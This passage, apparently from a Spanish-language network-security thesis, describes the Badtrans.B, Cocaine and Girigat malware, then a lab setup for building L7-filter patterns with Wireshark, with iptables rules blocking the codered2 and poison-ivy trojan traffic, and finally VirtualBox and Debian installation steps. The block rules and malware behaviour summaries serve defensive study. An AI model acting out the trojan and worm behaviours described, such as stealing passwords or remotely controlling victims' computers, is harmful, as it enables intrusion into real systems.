[44] mIRC: el cliente IRC (internet relay chat) más extendido para plataformas Microsoft Windows.

Badtrans.B es un gusano que llega dentro de un archivo adjuntado a un mensaje que simula ser la respuesta a un correo previamente enviado. El peligro de Badtrans.B radica en lo siguiente:

- Se activa automáticamente tan sólo con visualizar el mensaje a través de la Vista previa de Outlook. Para conseguirlo, aprovecha la vulnerabilidad de Internet Explorer, que permite la ejecución automática de los archivos de los mensajes de correo. Esta vulnerabilidad se denomina Exploit/Iframe.
- Presenta una elevada capacidad de propagación, utilizando refinadas técnicas de camuflaje.
- Badtrans.B actúa dentro de un computador infectado, de forma que responde automáticamente a todos los mensajes de correo electrónico marcados como no leídos. Así engaña al destinatario, haciéndole creer que la persona a la que envió previamente un mensaje le está respondiendo. Obtiene y divulga datos confidenciales del usuario al que afecta, introduciendo un troyano en el computador.[84]

Cocaine

Cocaine es un virus polimórfico que infecta archivos PE en computadores con sistema operativo Windows 98/95 instalado. En ocasiones también puede infectar computadores NT, aunque la infección dura poco tiempo, porque corrompe determinados archivos que son importantes para seguir adelante con su infección. Cocaine también actúa como un virus de macro. Es decir, infecta la plantilla global de Word y, a partir de ese momento, todos los documentos Word que se utilicen en el computador.

Este virus utiliza diferentes métodos de propagación. Por una parte incluye un documento infectado en los mensajes de correo que envía el usuario del computador infectado. Además, busca direcciones de correo en las páginas Web que visita el usuario del computador, para mandarles un mensaje de correo con el código vírico. También infecta documentos Word y archivos PE. Si estos documentos son utilizados en otros computadores, estos otros computadores quedarán infectados. Cocaine muestra mensajes en pantalla y elimina los programas antivirus, entre otros efectos.[85]

Girigat

Win32.Girigat.4937 es la nueva amenaza vírica para las plataformas Windows de 32 bits (Win9x/WinNT/WinCE). La vía de expansión de este virus ha sido con casi total probabilidad un gusano de mIRC encontrado recientemente en la conocida red Undernet, que se ha encargado de difundir cientos de copias del virus por los países de todo el mundo.

La principal característica de Girigat es su capacidad de automutar su forma de funcionar, cada vez que cambia de computador. El virus puede ser residente por proceso (por medio de API "hooking") o "runtime", o incluso ambos; asimismo, en caso de funcionar por medio de acción directa, es capaz de trabajar o bien en el directorio actual, en el de Windows, o en ambos. Por último, Girigat es capaz de infectar CPL (paneles de control), EXE (ejecutables PE) y SCR (salvapantallas).

El virus además posee cuatro maneras distintas de activarse por medio de "payloads" gráficos, que son los que han delatado al virus y, por tanto, desencadenado la ola de infecciones reportadas. La activación del virus se produce al ejecutar una aplicación tres meses después de haber sido infectada, y existirá un 50% de probabilidades de que se active uno de los cuatro "payloads" de este virus.

La primera activación modifica el registro de configuraciones de Win32 con el fin de cambiar el escritorio y hacer que en éste se muestre el logotipo del virus. La segunda activación es un bucle mediante el cual el cursor del ratón se mueve de manera constante a posiciones aleatorias de la pantalla, haciendo imposible el uso de Windows. El tercer "payload" consiste en mostrar un cuadro de diálogo del tipo "Acerca de Windows", ligeramente modificado por los datos del virus y con las cadenas de copyright de su autor. [86]

3. Switch

Se utilizará como medio de pruebas el switch 3com serie 3C16194 de 8 puertos y permite interconectar a dos o más computadoras a una red. Este dispositivo de capa dos conmuta los paquetes desde los puertos de entrada hacia los puertos de salida suministrando a cada puerto un ancho de banda igual. [87]

4. Servidor de Comunicaciones

En este escenario de pruebas, en el servidor de comunicaciones funcionará bajo el sistema operativo Debian dentro de una máquina virtual y requiere de dos herramientas básicas como el sniffer Wireshark y el L7-filter. El Wireshark se utilizará para observar el tráfico entrante y saliente del servidor, e identificar los paquetes que contienen código malicioso para crear un patrón que lo identifique.

Se instalará el L7-filter dentro del sistema operativo para probar el funcionamiento del patrón una vez creado, pero en este escenario se encuentra inactivo puesto que el administrador de la red está observando los paquetes de entrada y salida para crear el patrón que identifique a los gusanos que están circulando por la red.

Una vez identificada la firma digital del código malicioso del gusano, por la red mediante el Wireshark, se crea la expresión regular del mismo mediante lenguaje PERL. Se activará posteriormente al L7-filter mediante una regla de *iptables* que niegue el paso del tráfico de código malicioso a la red y se probará la eficiencia del mismo.




Figura. 3. 17. Ataques en la intranet con el servidor de seguridad activo.

4. Servidor de Comunicaciones con el L7-filter activado

En el servidor Debian, se agregará el patrón creado a la carpeta en la que se encuentran las expresiones regulares del Malware del L7-filter con extensión .pat. Por ejemplo si se desea agregar el patrón del gusano codered II se creará un archivo llamado codered2.pat, en este se editará la expresión regular creada, luego se activará el servicio de las iptables para que junto al L7-filter bloquee ese código malicioso. El comando que se debe aplicar es:

iptables -A FORWARD -m layer7 --l7proto codered2 -j DROP

3.3.1. Ataques de Extranet




Figura. 3. 18. Ataques de extranet con el servidor de seguridad inactivo.

1. Atacante

Es un intruso que mediante una fotografía, video, o canción trata de obligar a la víctima de una forma indirecta que abra el archivo que se le envía. Este, engañado por el archivo recibido trata de abrirlo pero no puede observar nada el momento que lo ejecuta, de esta manera es que el intruso logra acceder a su computador, parar procesos, obtener información de documentos y contraseñas.

2. Víctimas

Ejecutan el archivo infectado creyendo que es una canción, un video o un documento, y el momento de abrirlo no aparece nada. La víctima cree que tal vez es un archivo dañado pero si observa los procesos que están funcionando en su computador se ve que el troyano se está

ejecutando. Muchas veces no basta con parar este proceso, puesto que seguirá ejecutándose por la red de cualquier manera.

Otra forma de observar su comportamiento es instalando un *sniffer* para identificar los paquetes de entrada y salida, y si no se está realizando ninguna descarga de programas por Internet y se observan peticiones y respuestas TCP desde la computadora hacia una IP que no se reconoce, entonces se encuentra el usuario infectado por un troyano.

3. Servidor de comunicaciones

El servidor funciona bajo el sistema operativo Debian. Se debe identificar el comportamiento de los paquetes que circulan por la red para identificar el patrón del troyano mediante el Wireshark y crear la expresión regular del mismo. En este escenario de pruebas el L7-filter se encuentra instalado, pero no bloquea los patrones de malware creados puesto que todavía no se ha activado el servicio de las *iptables*.

Una vez creado el patrón luego de observar los paquetes de entrada y salida en el Wireshark del servidor de comunicaciones, se coloca la expresión regular con extensión .pat en la carpeta de malware de los patrones del L7-filter para probarlo.




Figura. 3. 19. Ataques de extranet con el servidor de seguridad activo.

4. Servidor de Comunicaciones con el L7-filter activado

Una vez agregado el patrón al servidor Debian se probará si realmente bloquea la expresión creada activando el servicio de iptables ejecutando el siguiente comando, como ejemplo:

iptables -A FORWARD -m layer7 --l7proto poison-ivy -j DROP

Si después de ejecutar el comando anterior se debería bloquear el paso del *poison ivy* hacia la víctima, pero si este sigue circulando por la red, es recomendable analizar nuevamente el comportamiento y el contenido de los paquetes del código malicioso mediante el sniffer para verificar si se ha obtenido o no la expresión regular correcta.

CAPÍTULO IV. IMPLEMENTACIÓN Y PRUEBAS

4.1. IMPLEMENTACIÓN DE UNA RED Y SERVIDOR DE COMUNICACIÓN

Como se menciono en el capítulo 3 donde se explica el diseño de red a utilizar, se instalará el servidor dentro de una máquina virtual conocida como Virtual Box para esto, se debe descargar el archivo de su página principal. [92]

Figura. 4. 1. Descarga del archivo de instalación del Virtual Box.

Una vez que se ha descargado este archivo, se procede a instalar el mismo siguiendo los pasos descritos a continuación.

Figura. 4. 2. Instalación del virtual Box en Windows.

Seleccionar las características de soporte USB, de red tanto como para adaptador puente y NAT, elegir el botón siguiente.




Figura. 4. 3. Selección de las características a ser instaladas.




Figura. 4. 4. Creación de accesos directos.

El proceso de instalación del Virtual Box reiniciara la conexión de red temporalmente, es recomendable mientras se instala esta máquina virtual no conectarse a Internet para no interrumpir ninguna descarga

Figura. 4. 5. Reiniciar de las conexiones de red.

Instalar




Figura. 4. 6. Instalación del Virtual Box.

Finalización de la instalación.




Figura. 4. 7. Instalación del Virtual Box finalizada.

Instalada la máquina virtual, se procede a instalar el servidor de comunicaciones que en este caso funcionará bajo el Sistema operativo Debian, para esto seleccionar la opción de nueva.




Figura. 4. 8. Creación de la máquina virtual para el servidor de comunicaciones Debian.

A continuación aparecerá un asistente que guiará al usuario en la instalación del sistema operativo seleccionado. Para el primer paso seleccionar el botón *Next* como lo indica el asistente.




Figura. 4. 9. Asistente del Virtual Box para crear una nueva máquina virtual.

En la siguiente ventana colocar el nuevo nombre del sistema operativo a instalar, como ejemplo se lo llamará Servidor-Debian, escoger el sistema operativo a instalar que en este caso es Linux y la versión es Debian. Seleccionar *Next*.




Figura. 4. 10. Nombre de la máquina virtual y tipo del sistema operativo.

En la siguiente ventana, seleccionar la cantidad de memoria RAM, en este caso se seleccionará 384 Mb como lo recomienda el asistente. Seleccionar *Next* para avanzar con el proceso de instalación.




Figura. 4. 11. Asignación de la cantidad de memoria RAM.

Seleccionar la imagen de disco duro que se utilizará como disco de arranque, seleccionar *Next.*




Figura. 4. 12. Imagen del Disco duro virtual.

Seleccionar en la siguiente ventana el botón *Next* para la creación del disco virtual.




Figura. 4. 13. Creación del Disco Virtual.

A continuación se elige el tipo de almacenamiento de disco duro, si el usuario en futuras ocasiones desearía aumentar la memoria de la máquina virtual seleccionar el almacenamiento de expansión dinámica, caso contrario como es el de este proyecto seleccionar almacenamiento de tamaño fijo.




Figura. 4. 14. Tipo de almacenamiento del Disco Duro.

En la siguiente ventana, elegir la ubicación en la que se encontrará el disco duro virtual y escoger el tamaño de la imagen del mismo. Para este proyecto se seleccionará el tamaño recomendado por el asistente. Seleccionar *Next.*




Figura. 4. 15. Selección del tamaño y localización del Disco Virtual.

Para crear el nuevo disco duro seleccionar *Next.*




Figura. 4. 16. Resumen de los parámetros seleccionados para la creación del disco virtual.

A continuación se observa la creación del disco duro con almacenamiento de tamaño fijo.




Figura. 4. 17. Creación del disco duro de la máquina virtual.

Finalizada la instalación de la máquina virtual, elegir la opción de almacenamiento que se encuentra en Detalles para instalar el S.O. Debian desde un CD.




Figura. 4. 18. Entorno gráfico del Virtual Box.

En la siguiente ventana indicar la unidad desde la cual arrancará el sistema operativo para su instalación que en este caso será la D, esta se debe seleccionar en la opción de atributos donde indica que dispositivo de CD/DVD se utilizará como primario para el arranque.




Figura. 4. 19. Selección de la unidad de arranque del sistema.

Seleccionar la opción de red para indicar con cuantas tarjetas de red funcionará el sistema operativo. En este caso se utilizarán dos, la primera que será la tarjeta de wifi que permite el acceso a la red de Internet, se selecciona tipo puente para que la máquina virtual se encuentre visible en toda la red.




Figura. 4. 20. Adaptador de Red para la tarjeta Intel Wifi.

Agregar otro adaptador de red, que en este caso será para la tarjeta de la Fast Ethernet que permitirá al administrador de la red proporcionar internet mediante el servidor de comunicaciones a más computadoras dentro de una red LAN.




Figura. 4. 21. Adaptador de red para la Fast Ethernet.

Instalación del sistema operativo Debian

Para instalar el S.O. dar doble click dentro de la máquina virtual creada y seleccionar la opción de instalación gráfica como se indica a continuación:

